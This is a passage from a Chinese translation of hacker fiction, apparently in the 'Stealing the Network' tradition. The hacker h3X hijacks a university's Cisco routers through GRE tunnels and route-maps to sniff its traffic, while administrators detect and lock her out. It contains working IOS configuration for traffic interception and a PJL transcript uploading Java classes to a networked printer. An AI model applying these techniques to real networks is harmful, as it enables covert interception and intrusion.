现在，明显的问题是，黑客支配一批路由器能干什么。几乎不能在上面装一个 IRC 的客户端，尽管会有一些冷冰冰的值进入 Cisco 系统的 IRC 通道。也许我的后半生会在这上面工作，h3X 想。但是因为确实拥有这个特殊的网络在上面运行的框架，所以就能以任何被 IOS 支持的方式重定向信息流。像从打印机到系统日志主机的系统日志信息流一样，能过滤掉特殊的包和连接。这种方式，没有人会注意到打印机发生了什么。但是，另一方面，即使不能胜任的管理员也一定会注意到整个消息缺少的。

你也能跟路由器开一些严肃的玩笑。只要在路由器上设置一些路由以便他们能相互指向，观察数据包的发送和接收直到其中一个系统疲劳为止，并且在数据包上减少活动的时间（TTL）值，简单地将它转换成热，将它吹出风扇而不是接口。但是，又一次，并没有太多感觉。它只会引起管理员跟踪问题并看看他们是否能发现什么。你可能相当确信：即使是一个完全的蠢人最后也会发现这个路由器并不属于那儿，并开始怀疑它是如何首先到达那儿的。

不，你能对路由器做的最好的事情就是透明的信息流重定向。所用的技术叫做 GRE sniffing，它遵从通用路由器加密协议（GRE）。网络上的信息一般是完全以直线流动的。如果不是这种情况，某人就会犯错误或者是真的需要一些培训。每一跳决定下一个旅程到哪儿。假设 bszh.edu 校园网上的两台计算机想彼此对话，第一台计算机就会发现一个小的路由器可将问题（信息包）传递给它。在大多数系统上，那种配置就是默认网关。

Internet 中的路由很像一个官僚的或大公司中的问题管理，两者之间没有太大的区别。一个人有问题，常常由他自己创建。那就给主机发送一个一定会传递到目的地的信息包。为了不对提升构成危险，也为了防止任何不必要的工作，或者丝毫的工作，他会寻找其他的人把问题传递出去。具有讽刺意义的是，下一跳（默认网关）一般是他的团队负责人。在他的处置中有更多的接触（连接）并多少知道如何处置问题（数据包）。但通常，它被传递给部门领导。经过一些向上阶梯的推送操作之后，问题（数据包）到达一个相当高的级别，在这一级就会传输到另一个部门（主干）。从此，问题就下降到一个可比的阶梯，直到恰好打到一些可怜的家伙的脸上，并且他务必解决它或者从一开始就努力把它变成别人的问题（SEP）。

但是，如果自生的问题有点像旅行的话，那么下一跳总是自己处理。让我们说

说一个团队中的两个人相互之间的问题。这是一种不踢起整个阶梯而是由团队负责人解决的情况。他们碰头讨论，问题就解决了。

h3X 现在的问题是她不是这个部门的成员，但是她想知道事情进展怎么样了。获得的惟一方式是找到进入这个部门的社会系统的捷径，例如，有规律地与那些人聊天或者阅读老板的 E-mail。要付诸行动的是后者。

因为路由器的工作方式与在 bazh.edu 内部所描述的本地处理部门问题的方式相同，h3x 需要一条捷径，或实际上是一条长路。当校园网中的两个系统想彼此通话时，不需要在整个 Internet 中发送数据包。但是 h3X 必须要让路由器就这么做。所以她能读每一个从 A 点到 B 点的数据包，这个问题的解决方案是 GRE 探测。普通的路由器加密是一个通道。进入路由器的数据包并不直接被转发，而是将他们放进一个完全不同的目的的另一个数据包中。这个数据包按它自己的方式发送，几跳之后，它又到达目的地——一个路由器。这个路由器知道在这个数据包中还有另外一个数据包，它将外壳剥除。内部的数据包感觉不到任何事情。

这就像使用计算机内部极慢的邮件系统给另外一个地方的密友发送一封信一样。也就像大楼里由你公司的邮件发送人员传送别的每样东西一样。但是当他们发现目的地是大楼外面时，就会把它放进袋子交给 UPS 人员，他们肯定会把它弄丢（因此，名字）。但是如果没有弄丢，他们就会执行一个相当于“路由”的过程：将袋子传递到另外一个公司的大楼，这家公司的邮件发送人员就会把信拿出来并继续内部路由直到最后将信放到你好朋友的桌子上为止。对于你公司的邮件发送人员来说，整个 UPS 过程是完全透明的，他们不用关心路由 UPS 本身做什么，而只是把它扔在一边，它就神奇地出现在另一边了。而且我们有一个通道。

当然，如果你足够敏捷，就可以让你公司的邮件收发人员使用 UPS 来给你隔壁办公室的人发送信件。这就是 h3X 正计划要做的事情。在特性上只比在办公室内发送信件多一点技术。首先，登录进一个路由器，她选择一个技术部门，从名字判断，来捕获一个有趣的信息流。然后配置一个回到她的位置的小 Cisco1600 路由器的 GRE 通道：

```
tech1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
tech1(config)#int tunnel0
tech1(config-if)#desc I own your ass
tech1(config-if)#ip address 1.1.1.1 255.255.255.0
tech1(config-if)#tunnel source eth0
tech1(config-if)#tunnel dest 217.230.214.194
```

```
tech1(config-if)#tunnel mode gre ip
tech1(config-if)#^Z
tech1#
```

1.1.1.0 网络中的 IP 地址范围是为了防止世界 IP 地址空间资源枯竭而禁用的,但是这对 h3X 正好。这里使用一个 RFC1918 网络是有风险的。有可能这个校园网中的某个内部网络实际上把这些用做测试地址,并且她并不想通过制造全面的路由混乱来放弃这次小的远程搜寻。现在,她需要让她自己的系统对这些 GRE 通道的数据包做出实际响应,并将他们反射回他们来的地方;否则,就会使信息环绕地球不返回而使通信中断。

```
h3Xb0X#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
h3Xb0X(config)#int tunnel 0
h3Xb0X(config-if)#ip address 1.1.1.2 255.255.255.0
h3Xb0X(config-if)#tunnel source eth0
h3Xb0X(config-if)#tunnel dest 194.95.9.1
h3Xb0X(config-if)#tunnel mode gre ip
h3Xb0X(config-if)#^Z
01:21:30: %LINEPROTO-5-UPDOWN: Line protocol on Interface Tunnel0,
changed state to upmode gre ip
```

“OK,” h3X 说道,“让我们看看我们是否能在这儿用 IP。”

```
h3Xb0X#ping 1.1.1.1
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 8/8/8 ms
```

“酷。现在看看棘手的部分。” IOS 中一个有趣的特性叫做路由图。h3X 想到一个打破路由规则的路由图。你基本上能让任何逻辑接口忽视它代码中涉及关于路由应该如何工作的一切,而以根本想不到的方式转发数据包。她的目的是:

```
h3Xb0X#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
h3Xb0X(config)#access-list 100 permit ip any any
h3Xb0X(config)#route-map bszhack
```

```

h3Xb0X(config-route-map)#match ip address 100
h3Xb0X(config-route-map)#set ip next-hop 1.1.1.1
h3Xb0X(config-route-map)#exit
h3Xb0X(config)#int tunnel0
h3Xb0X(config-if)#ip policy route-map bszhhack
h3Xb0X(config-if)#exit
h3Xb0X(config)#^Z
h3Xb0X#

```

最后部分是在 bszh.edu 配置路由器，用同样的功能将所有的信息流发送给 h3X。她最后这样做，是因为即使不这样做她也很可能会切断其中的树枝而失去与那个系统的连接。她输入以下：

```

tech1(config)#access-list 123 permit tcp any any
tech1(config)#route-map owned
tech1(config-route-map)#match ip address 123
tech1(config-route-map)#set ip next-hop 1.1.1.2
tech1(config-route-map)#exit
tech1(config)#int eth0
tech1(config-if)#ip policy route-map owned
tech1(config-if)#exit
tech1(config)#^Z

```

现在让我们检验一下是否奏效，h3x 想。从技术部门的另外一个路由器 telnet 到她刚刚调整了配置的路由器上，并检查她自己的路由器的 GRE 处理：

```

h3Xb0X#deb tunnel
Tunnel Interface debugging is on
h3Xb0X#
01:31:18: Tunnel0: GRE/IP to decaps 194.95.9.1->217.230.214.194
(len=65
    ttl=253)
01:31:18: Tunnel0: GRE decapsulated IP 194.95.9.254->194.95.9.1
(len=41,
    ttl=63)
01:31:18: Tunnel0: GRE/IP encapsulated 217.230.214.194->194.95.9.1
(linktype=7, len=65)
01:31:18: Tunnel0: GRE/IP to decaps 194.95.9.1->217.230.214.194 (len=64
    ttl=253)

```

```

01:31:18: Tunnel0: GRE decapsulated IP 194.95.7.1->194.95.9.1 (len=40,
    ttl=254)
01:31:18: Tunnel0: GRE/IP encapsulated 217.230.214.194->194.95.9.1
    (linktype=7, len=64)
01:31:18: Tunnel0: GRE/IP to decaps 194.95.9.1->217.230.214.194 (len=66
    ttl=253)
01:31:18: Tunnel0: GRE decapsulated IP 194.95.9.254->194.95.9.1 (len=42,
    ttl=63)
01:31:18: Tunnel0: GRE/IP encapsulated 217.230.214.194->194.95.9.1
    (linktype=7, len=66)
01:31:18: Tunnel0: GRE/IP to decaps 194.95.9.1->217.230.214.194 (len=76
    ttl=253)
01:31:18: Tunnel0: GRE decapsulated IP 194.95.7.1->194.95.9.1 (len=52,
    ttl=254)
01:31:18: Tunnel0: GRE/IP encapsulated 217.230.214.194->194.95.9.1
    (linktype=7, len=76)
01:31:18: Tunnel0: GRE/IP to decaps 194.95.9.1->217.230.214.194 (len=64
    ttl=253)
01:31:18: Tunnel0: GRE decapsulated IP 194.95.9.254->194.95.9.1 (len=40,
    ttl=63)
01:31:18: Tunnel0: GRE/IP encapsulated 217.230.214.194->194.95.9.1
    (linktype=7, len=64)

```

“是的，完成了。我接管它了。”她并不为将信息流送入自己网络的努力感到费心。这只会妨碍网络和她在这儿运行的一些经验。她拿起一台空闲的机器将它挂在她的小路由器的外部段。在你正在使用的每一个网段设一个 hub 总是好的，她想。关闭这台机器上的 sniffer Ethereal 就结束了恶作剧。Ethereal 足够敏捷，它了解 GRE 加密，而且只是继续处理内部包，好像它被直接发送而且没有加密一样。现在，h3X 能 sniff 正在离她有几千公里远的网络中传输的信息流。她看到信息流流过，但是只看到一些无聊的信息包，如 TCP 为一些所有权协议保持活动的消息。

因为整个 sniffing 业务是自动的，相当于完全阻碍她的 DSL 连接，该做一些完全不同的事情了。她给朋友打电话看看今晚有什么聚会。一些朋友正终日懒散地呆在家里，看电视，满嘴脏话。但是 h3x 与他们中的一部分一起去参加一些俱乐部聚会。去了一家以前的饭馆，具有所有这种场所的特点，包括墙纸和其它点缀，可还没有 DJ 旋转舞厅和一个临时准备的酒吧好。但是跟女朋友们一起闲逛很好，看看

人，决定谁值得观察，“好个蠢人。”——无论从哪方面。

发现

Dizzy 在路上。今天是星期一，他现在在世界的某地，正在出差。老板决定他应该去参加路由器供应商举办的活动。根据指示，他 8 点整坐在机场，等待经济舱飞机降落。纯粹出于无聊，Dizzy 给 James 打电话看看校园网怎么样。

“嘿，James，我是 Dizzy，有什么事吗？”

“嘿，机场愉快？”

“是的，很好。（但你把我用错了地方）。校园网有什么事吗？”

“没什么事。一般是星期一早上的事。更换打印机上的纸，检查系统，等等。你知道的那些规定的步骤。”

“除了那些还有什么有趣的事吗？”

“哦，是的，有一件事。MRTG 信息流在两个不同的系统上看上去有些有趣。虽然是星期天，但那两个系统上的信息流却加倍了。我想不出来这是怎么回事。可能是很容易上 Internet 吗？我不知道。”

“知道是什么原因了吗？”

“不完全知道。Chris 正在看，但是他是第一次看 MRTG。”

MRTG——多路由信息流图示仪——是从一台或多台设备上搜集值并画出图形的工具。作为开源软件的典型，在什么类型的设备上使用 MRTG 并不是真的有什么关系。实际上一个小伙子还画出了关于他的房子前面的海岸上波浪高度的 MRTG 图。但是大多数人都用它在他们的路由器上搜集信息流量的统计，所以他们能看到有多少字节从 A 点运动到 B 点。

“James，你可以在那个网段设置一个探测器，查查出了什么问题吗？”

“好，如果我弄明白了它的电路接线图。你知道连接板面板看上去会是什么样吗？非常乱！”

该死，Dizzy 想着。我能比 James 更快解决他们的问题，但是，当然，我必须坐在机场等着某个牛车把我拉到大卖场。

Dizzy 不喜欢飞来飞去。并不是他害怕飞行本身；实际上他喜欢的是到达那儿的过程。在一些穷国家为了获得食品优惠券需要排多个队。仅仅为了证明你不是恐怖分子，就要把材料拿出来好几次。登机以后情况也一点没有好转，为了证明这一点，还没有完，你还得跟踪行李的到达。在国际航班上甚至更糟糕，要求你告诉移民官

员为什么打算在这个国家花钱，为什么你的返回航班到期时又要离开。但是关于所有航线和机场的最坏的情况是难以置信的大量的谎言。每一个“祝你愉快……”是对旅客的侮辱。实际上，你可能死于饥饿或者正是在金卡会员的休息室前被抢劫，而且别人也漠不关心。

“OK, James。我明天回来。如果你有时间，检查路由器情况。可能是路由器的一个 bug，我不想让他们在半夜叫醒我。”

“好的，我尽力查清楚那儿的情况。”

“好，再见。”

Dizzy 挂上电话，考虑这个问题。以前路由器也出过问题，但是从来没有像这样的信息流增加，至少信息流量不会加倍。起初，他考虑网络中的一些系统太愚蠢使信息包很大程度上成为碎片。但是那还不能解释 James 谈到的 100% 增加。所以是什么原因呢？如果恶化怎么办？很好，在 Internet 上行路由器上，没有人会注意信息流量的增加。学生们通过网络购买电影的完全拷贝。所以无论发生什么事也不会对 Internet 的信息流量有很大的增加。但是什么流量上传到 Internet 呢？只是 James 所说的一个网段吗？Dizzy 看看表。好，是离开座位去另外一条航线的时候了：登机了。

三个小时几刻钟之后，Dizzy 在举行展览的地方了。一个销售助手正在与他谈论供应商的路由器，说这种路由器为什么比任何其它别的供应商的要好。Dizzy 只是听着。他仍在考虑 James 所报告的信息流量增加的事。当介绍开始时，他坐在最后一排并发现这些家伙为展览设置了公共 WLAN。他的邻座正在 CNN 上冲浪。他启动笔记本电脑，看看是否能达到名为“墓碑”的系统，结果是能。其优点是他们并不像堡垒似的关门大吉。检查 SSH 键指印，Dizzy 登录进入。

与 h3X 发现的情况相反，“墓碑”系统上的 Web 服务器实际上用来做某事，也就是为 MRTG 生成的图形服务。Dizzy 检查并发现了一些真正有趣的东西。昨天的某个时候，从一个时刻到下一个时刻的平均信息流量加倍。他不知道为什么。但是他能大大减少可能的时间框架。Dizzy 寻求系统日志文件并检查能表明发生什么事情的任何消息。大约半小时之后，他看见了什么东西使他有一丝突然的战栗。

```
tombstone:~# less /var/log/messages
Jan 24 14:23:17 xxx.xxx.xxx.xxx 81: 14:23:01 %SYS-5-CONFIG-I:
    Configured from console by vty0 (217.230.214.194)
tombstone:~#
```

“哦，狗屁！”Dizzy 大声说，优雅地听着介绍的一组人全都回头看着他。他的脸有点红，但是对这些人他没有担心太久。上帝，他想，某个人从外面改变了我们

的路由器配置！Dizzy 离开房间给 James 打电话。

“嘿，伙计，你在周末时从家里摸索过路由器吗？”

“没有，我为什么要这样做？我在我母亲那儿，她甚至连台计算机都没有，更不用说访问 Internet 了。不能收邮件和……是很痛苦的”

Dizzy 打断他。“有人动路由器了。”线路里沉默了几秒钟。

“你确信？你是怎么知道的？”

“唔，日志里面记得很清楚。看看 Chris 是否做了什么事，但是他不应该，他甚至连密码都不知道。”

James 把电话放在一边，跟 Christian 说话。跟预料的一样，他并不知道路由器发生了什么，而且他确实不知道密码。“Dizzy，Chris 说他不知道，我相信他。”

“是的，我也相信。”

“所以我们怎么办？”

“我不知道。我认为当我们 telnet 到一个路由器上时一个学生已经窃取了密码，现在正在家里玩路由器呢。你认为呢？”

“听起来很有道理。我不能想像有人知道我们的密码。但是我们该怎么办？”

Dizzy 考虑可能的对策：我们只能改变密码，但是这只是临时解决方案。如果一个学生真的定期窃取密码，那么要一直到下一次管理员登录到路由器时才会起作用。你怎么改密码？通过 telnet，它是现代通信中的小鸡和鸡蛋。

他回到电话旁给 James 打电话。“嘿，先这样吧，请了解一下是否能在 Cisco 上使用 SSH。”

“好吧，我就去。但是信息流量怎么样？”

“去它的信息流量吧。我们有其它问题了，” Dizzy 说着挂断电话。

他不相信。毕竟 bszh.edu 在计算机界并不是令人感兴趣的。黑客，如果对他们的系统有任何兴趣的话，Dizzy 会知道的；好，也下载。毕竟，他们没有做太多研究，因为研究需要资金，而且 Corporate America 相信只有在提供资金的事情上才可出售，而不是提高教育的事情。Dizzy 又愤怒又惊讶。他一定看了 Bugtrap，谁没有呢？是的，几乎一切事情都有 bug。但是为什么有人会攻击他小小的 B 类校园网？他的思想不再集中在刚刚发现的实际威胁上。而是，开始怀疑整个事情。仁慈的上帝，真难以相信。我们不是 Lawrence Berkely 图书馆。这个人恰巧是天文学家，而不是真正的系统管理员。我一定不是 Cliff Stoll。我也没有连到 Cisco 路由器的行式打印机。

像大多数系统管理员一样，Dizzy 并没有考虑他系统上的关键或分类数据。在我们的 Cisco 中黑客攻击的要点是什么呢？进入那儿的学生也许正在跟我开玩笑。他为

为什么不攻击服务器呢？喔，是的，我们在那儿用 SSH，所以他不能窃取密码。但是那家伙对路由器做了什么使信息流量增加了这么多？

当某人通过配置入侵了一个属于你的系统时，感觉是很奇怪，感觉是无助和背叛。你开始考虑系统上的所有事情，它用来做什么的，系统上哪些位的信息是真正重要和/或机密的。他的一个朋友有这样的经验。某人闯进他的系统将它用做 Warez 服务器。他们在那个系统上购买软件和电影，他的朋友不得不拿起几个 GB 的 Internet 信息流量的账单。这显然是欺骗。但是，令他疑惑的是，为什么要入侵路由器呢？

他耐心地等待销售介绍完，然后尽快地溜出那个地方。回到机场，Dizzy 想乘最早的航班返回学校，听到的却是“对不起，先生”和“我不能给您帮助”的道歉。他在公共候机厅逗留，一边考虑着回去后要采取的对策。

因为有其他人在听他说时他往往能想得更好，他就又给 James 打电话。当然，谈话的主题已经取得一致意见。

“我们该做什么？好，必须马上改变路由器密码。但是密码一旦使用，密码攻击者就会从线路上窃取。”

自从他们上次谈话以来，James 也没有闲着。“嘿，伙计，我检查了 Cisco 路由器的 SSH。振作起来，这不像配置、构造、安装一样简单。他们实际上有不同的 IOS 图像。你猜什么，他们想要钱。”

“真的，哦……为什么这样？”

“也许因为他们是一个公司？”James 提出。

“但是我们整个网络的安全在冒险，仅仅是因为标准包并不包括安全管理员？开玩笑！”Dizzy 不能相信他们为安全向你收费。“下一次，我们是格外注意密码支持还是什么？”

“嘿，我不是 John Chamber，所以不要对我发怒。”

“是，对不起。所以系里必须要买这些 secure-my-ass Licenses，我们安装了吗？听起来很好。”

“可是，不那么简单。大多数秘密图像（crypto image）（有 SSH 支持）需要更多的 RAM 或更多的闪存，或两者都需要。所以我们首先必须要找到哪个路由器需要一种类型或者另外一种类型的升级，并订购这些部件。然后，我们就能继续进行并安装秘密图像（crypto image）。”

Dizzy 并不喜欢他得到的信息，但这是有意义的。SSH 只有更新的 IOS 版本才支持，而新版本比老版本需要更多的内存。在一些关于排错的 Cisco 介绍中，他看见过内存管理信息：每一个已分配的内存块有 40 个字节的开销。这就是所有的内存。

“但是，等等，James。这些 SSH 图像比 11.0 或 11.1 还新吗？”

“是的，确实。你不能只是将它插入老版本中。”

“是的，我知道。但是这意味着即使硬件支持也不能只是安装他们。一些命令改变了，在装载配置时一定要仔细。这不是拷贝-粘贴！”

“你是说我们不能修复今天的所有事情？” James 问。

“该死，不。如你所说，我们首先要升级一些路由器和新 IOS 图像，然后必须装载配置。所有那些更小的路由器怎么样？用来拨入的升序的最大值怎么样，这个东西也支持 SSH 吗？”

“不知道，需要检查一下。但是不要惊讶。” James 听起来并不非常可嘉奖。

他们有一二分钟什么也没有说，但是两人都在线。Dizzy 又说。“可是，攻击者进入 Internet、可能在校园内时不会冒险玩路由器。”嗅探也会为管理员工作。网络 IDS 基本上是一个前面有一个 tcpdump 的自动管理员。如果攻击者在校园中玩路由器，他会冒着让其他学生或甚至是管理员看见探测器中信息流量的风险，那一定会让他有一个与系主任会面的机会。

“所以，我们能在路由器上安装访问列表，并使你一定只能从校园网内的 telnet 进去。我们甚至能限制到管理网络。”

“是，好主意，但是不能限制到管理网络。当构造 A 时有问题，而且你还在构建 G，就必须能跟路由器对话。”

我们能 SSH 进“墓碑”（系统）并从那 telnet。我们这样做并限制暴露。那个家伙打算用不能进入到任何地方的密码做什么呢？“Dizzy 实际上喜欢这个主意。如果路由器不跟你对话，就没有密码提示，而如果没有提示，就没法使用密码。

他们聊了一会儿，对在晚上做出改变达成一致意见。首先，他们必须 telnet 到每个路由器上改变密码。晚上这样做意味着他们打算检查一下在他们连接之后谁登录到路由器了。他们宁愿在白天改变，但是有攻击者（或者更坏的情况，另外一个新攻击者）观察流量并了解新密码的风险。另一方面，在晚上，那人可能已经在系统上了。

回到 bszh.edu 几个小时之后，Dizzy 和 James 准备重新配置路由器。James 做了一个小测试并决定将访问控制列表仅与 telnet 服务（vty）绑定是有意义的。在 Cisco 路由器上，能创建不同的访问控制列表，给他们一个编号，给一个接口或服务编一个号。James 愿意与 telnet 服务绑定而不是与所有的接口绑定的原因是因为性能。不是在每次信息包通过路由器时都向顺序列表咨询，只有在某人与系统建立 telnet 连接时才会检查。

```

floor3#conf t
Enter configuration commands, one per line. End with CNTL/Z.
floor3(config)#access-list 100 permit ip 194.95.0.0 0.0.255.255 any
floor3(config)#access-list 100 deny ip any any log
floor3(config)#line vty 0 4
floor3(config-line)#access-class 100 in
floor3(config-line)#^Z

```

自此之后，他继续并改变 telnet，启用密码，以及 SNMP 共享。现在一切都是被访问控制的而且所有的密码都被改变了。Dizzy 感到累了，只想要一杯啤酒，或者几杯。时间是清晨 2 点，他真的想回家并感受一下安全。James 还在，看上去还好。好，他毕竟没有经历过全面抗战的日子

James 以他天真的方式用满意的表情看着 Dizzy，问道，“现在我们已经将假冒者关在外面，关于信息流量增加你想怎么解决？”

“哦，狗屁！”Dizzy 坐直了，跟他现在的健康允许的状况一样笔直地坐着，看着 James。他忘记了被修改的配置以及他们今天努力完成的所有改变。”该死，我忘记这些了！你看了是什么吗？”

“没有，我只是打听一下是否一切看上去都正常。”

“好极了，所以我们仍然在用我们确实不认识的人所提供的配置。究竟是哪个路由器受影响了呢？”

“不知道，根据图形，只有两个路由器。你究竟是如何知道整个事情的？”

“我发现线路在……”Dizzy 没有说完。他登录到两个路由器检查配置。“唔，那是什么？我确信绝对没有做过这个配置。等一下，这些通道接口是用来干什么的？唔，哦。我们究竟为什么要通过 GRE 通道发送我们的信息流量”，这个位置是在哪里？啊哈……我有主意了。”

James 并不理解任何事情，但是他并不想立刻提问。他只是太累了，靠在办公椅上。Dizzy 继续分析配置。当他发现配置太复杂便立即解剖，他通过拷贝/粘贴将它保存，并使用“墓碑”（系统）上仍在使用的旧配置来重新配置路由器。然后，他改变密码，并做了与他们做了一晚上的访问列表一样的列表。做完之后，Dizzy 便执行另外一个至关重要的任务：再喝一杯咖啡。

回到计算机前，他登录到“墓碑”（系统）再次检查系统日志文件。当然，那个条目仍在。这一行说别的人（某个邪恶的人）重新配置了路由器。现在，他在整个系统日志文件上使用 grep，试图发现这个特殊的外来的 IP 地址的所有的并发事件。他看见正在讨论的 2 个路由器的其中两行说明来自这个 IP 地址的某个人配置了它们。

但是更坏的部分是，这一行一直出现了好几次：

```
Jan 24 11:12:09 tombstone sshd[5323]: connect from 217.230.214.194
```

“唔，哦！” Dizzy 说。“不好，”他继续且开始乱敲，首先，检查最新日志。“该死。”然后进入命令历史文件，但是没有收获。

Dizzy 突然停止敲击缓慢地抬起头面对 James 说：“小伙子”，他说得非常慢，“某人刚刚拥有了我们的配置。”

“什么意思？”

“他在“墓碑”（系统）上获得了 root。”甚至不像在陈述一个显然的事实，而只是一个简单的说明，所以 James 花了 5 秒钟才反应过来。

“他妈的。”

“是的，这就是全部。”

他们不相信和震惊的相互看着。“我们不能把它下线，所以必须在这个系统上待一段时间。我们只能尽可能好的关闭商店并观察它。”Dizzy 的危机管理的诀窍启动了。如果是一个小的混乱类型情况，他可能有点被骚扰。但是对于一个到处都是的，500 平方里的全球杀手灾难，你要求他周围的人像他一样。保持冷静，他从系统中下载服务列表。

“SSH Daemon 对某个攻击是一个弱点。当我们在校园网上做所有其它系统时忘记修补它了。Telnet 服务不是最新的，我们能将它切断。对 FTP 也同样。获得 SCP 时谁还需要 FTP。我们需要 Web 服务器，但是我完全确信它不是 Web 服务器。所以让它继续，而仅仅限制对校园网 IP 范围的访问并分配一个密码。还有别的什么吗？”

James 不知道说什么。他的心仍然环绕着某个别的人已经有了系统的 root 这个事实。某一个他不认识的人。路由器对他有点不真实。让一些人玩玩不会有太大伤害的。感觉没有那么坏，但是真的很讨厌。感觉好像是看着某个别的人正绕着你的房子走，打开抽屉和锁，看看这个和那个，翻着桌上你的纸，你不能做任何事情来阻止他。

在 James 还在养护着他的精神创伤时，Dizzy 已经禁用了所有的服务，并正在继续重新编译 SSH，这一次是更新的版本。然后，他又中断那个过程，看着 James。“日志说明是 root，不是吗？”

“是的，所以我们认为他获得了那个系统的 root。然后？”

“James，已经很晚了，但是请尽量跟我一起在这儿。当有用户以 root 用户登录 wtftp 时，提供了正确的密码。因此，黑客从这个系统获得我们的 root 密码。值得庆幸的是，这不是整个校园网的密码。”

“是的，就是 root123，不难猜到。”

但是 Dizzy 继续说，“从他能入侵的所有这些系统来看，为什么会是这个？或者他还入侵了更多的系统吗？”

他们继续改变“墓碑”（系统）上的 root 密码。只为了确信，他们也修改了自己的密码，因为你决不能知道。然后他们检查了大约 20 个接近“墓碑”系统的破坏或其它的滥用。没有发现这些迹象。有关整个问题，两个系统管理员都有一种非常坏的感觉。Dizzy 仍在怀疑为什么黑客只接管了这个系统，James 考虑更多的是安全方面的工作没做好会使他被解雇。经过几个小时的搜寻却没有发现更多黑客的证据之后，他们决定今天到此为止，回家了，没有任何想喝些啤酒的想法就直接上床睡觉了。

女孩回到房子里

h3X 正在编写代码。音响系统还开着，从 DefCon 上的 DJ C-MOS 反复产生一些环绕，这是就 h3X 喜欢的能进行编码的绝对最好的声音。一个密友问过她是否能写一个能跟踪工作时间的的小的 Web 系统客户端。她说写应用程序的人完全是个低能儿，整个系统只工作在 IE 下。现在她的好友偏向于使用命令行系统，跟 h3X 很相像，但是她还缺少适当的编码技巧。她帮他将命令行的启动和结束时调用自动发送正确请求的 Pear 脚本放在一起——比抓住鼠标或是拨弄笔记本上的小橡皮指针控制元素（通常叫做阴核）更容易一些。

脚本完成时，她的好友不得不从她做的所有这些测试工作簿中删除几行看上去有用的条目，h3X 决定试试她小小的远程探测经验。但是没有更多信息包从另一端进来，路由器报告接口 Tunnel0 停了。Argh，真快，她想。然后，她向后靠着椅子，自言自语道：“很显然他们迟早要把我关在外面的，但没那么快。”

探测器获得了几个 GB 的数据，但显然是非常有限的使用。大多数是像在主机或系统日志之间通过校园网传递消息的 SNMP 状态查询这样的简单信息。事实上没有什么重要的。然后，在所有这些信息包的底部，有一个 telnet 连接正在进行。h3X 使用 Follow TCP Stream 这一超凡的性能，看着数据来回流动。“看上去他好像已经得到了，”她说。从跟踪开始直到它消失的点以及伴随它的东西都可以清楚地看见那个家伙在干什么。她看到的最后一个命令是：

```
no ip route ... .
```

所以，至少他还不完全是个傻瓜。她试着连接到路由器，但是每次完成最初的 TCP 握手，连接就会被删除。h3X 开始有些生气了。她曾经花了很大的力气要将路

由器设置成这样，那个家伙只是猛地将门撞在她的脸上。“哦，好，那就让我们把它带回去吧。你所有的路由器都将属于我们。”她试着登录到“墓碑”（系统），知道它没有工作。h3X 绝对没有输错密码。试图用 22 端口，23 端口和 21 端口的连接完成了这幅图画。她在外面。他们将系统关闭了。“该死！”也许她应该用 rootkit。毕竟，如果要观察了链接库的话，他们还不算太坏。很好，现在说对不起太迟了。

等了一分钟，h3X 想，如果他们对我设置防火墙，我就不能连接到那儿了。但是现在，我获得了 TCP 重置信息包，好像他们关闭了 telnet 端口。让我们检查一下。她对其中的一个路由器进行了完全的端口扫描，确信没有其它服务正在窃听可用来配置的端口。也许这些家伙在每个路由器上都配置了 SSH 并移动到某个奇怪的端口。但是它表明每个单独的端口都被报告关闭，并且其中没有一个被过滤掉。SNMP 请求也没有产生任何响应。问题是你决不会知道是否是有一致字符串错误或者服务被过滤掉，因为结果是相同的：没什么，nada，zip。但是这些 TCP 重设信息包告诉她一个不同的信息：“嘿嘿，”她笑了，“是那个东西。伙计，我觉得你忘了一件事。”

h3X 从 bszh.edu 检查她的打印机文件。难道他们在那儿没有这种 8150 打印机吗？是的，他们有。她很快地检查是否她仍然对他们有 PJI 访问，是的，她有。现在该用一些通常能对女性有统治力的魔法来获得一些代码了。她自己就能写，但是她知道有人更有经验，为什么要另起炉灶呢？

h3X 抓起电话。“嘿伙计，你做得怎么样？”

“嘿 h3X，怎么啦？”

“为年轻人获得一个 Q。你以前不是为 HP 打印机写过一个透明的代理服务吗？”

“是的，似乎每个人都想要它。”

“所以你为什么不发布呢？”

“很好，拥有它是相当酷的。”

“OK，好。它支持 UDP 吗？”

“实话说，不支持。它只是针对 TCP 的。谁会需要支持 UDP 的呢？”

“我需要。”

“但是你没有 UDP 呀。”

“没错，但是我能给它增加 UDP 支持而不需要另起炉灶。我的意思是说不大像在 Socket 代码后有一个大秘密。”

“对 看看，如果你要干，我会支持你的。好吧，稍后请收邮件。”

“谢谢伙计。顺便问一下，下一次编码聚会是什么时候？”

“私有编码聚会怎么样？”

“怎么私有？”

“只有你和我”

“可以”

“OK，值得一试。再见。”

“再见”。

它工作得非常好。尽管 h3X 对她必须修复这个该死的东西感到额外的高兴，但是至少 TCP 代理部分工作了。试了几次之后，获得邮件消息的命令实际上产生了比

“No mail for h3X”更多的输出。她让代码停下来。证明这是一个相当小的 Java 程序，被设计为跟 ChainVM 一起运行在打印机上。用 Java 虚拟机（JVMs）安装的打印机很好，所以可爱的小女黑客能够使用它们。谁还需要该死的打印机上的 JVM？

首先，她必须检查一下是否一切正常。这是她在不到 20 个计算机年头之后得到的编译过的 Java 代码。她再次感到与大量耗费资源的 javac 相比，C 编译器是多么的酷。然后她转向打印机。

```
tanzplatz# pft 194.95.31.3
PFT - PJL file transfer
      FX of Phenoelit <fx@phenoelit.de>
      Version 0.7 ($Revision: 1.8 $)

pft> connect
Connected to 194.95.31.3:9100
Device: LASERJET 8150
pft> cd default
New directory is '\default'
pft> get csconfig
Trying to recv file 0:\default\csconfig of size 4312
pft> cd ..

pft> mkdir h3x
directory '0:\\h3x' created
pft> cd h3x
New directory is '\h3x'
pft> put BncImpl.class
Uploaded to 0:\h3x\BncImpl.class
```

```

pft> put IBnc.class
Uploaded to 0:\h3x\IBnc.class
pft> put BncStub.class
Uploaded to 0:\h3x\BncStub.class
pft> ls
0:\h3x
. - d
.. - d
BncImpl.class 5922 -
IBnc.class 232 -
BncStub.class 1943 -

```

现在，h3X 需要做的惟一一件事情是给 ChaiV 配置文件中增加类，他们将在下一次服务启动时被装载进过程空间。所以，她切换到另一个仿真终端程序并给 csconfig 文件增加一些行：

```

Package {
    PRIMARY
    PackageURL 0:\\lib\nono.jar
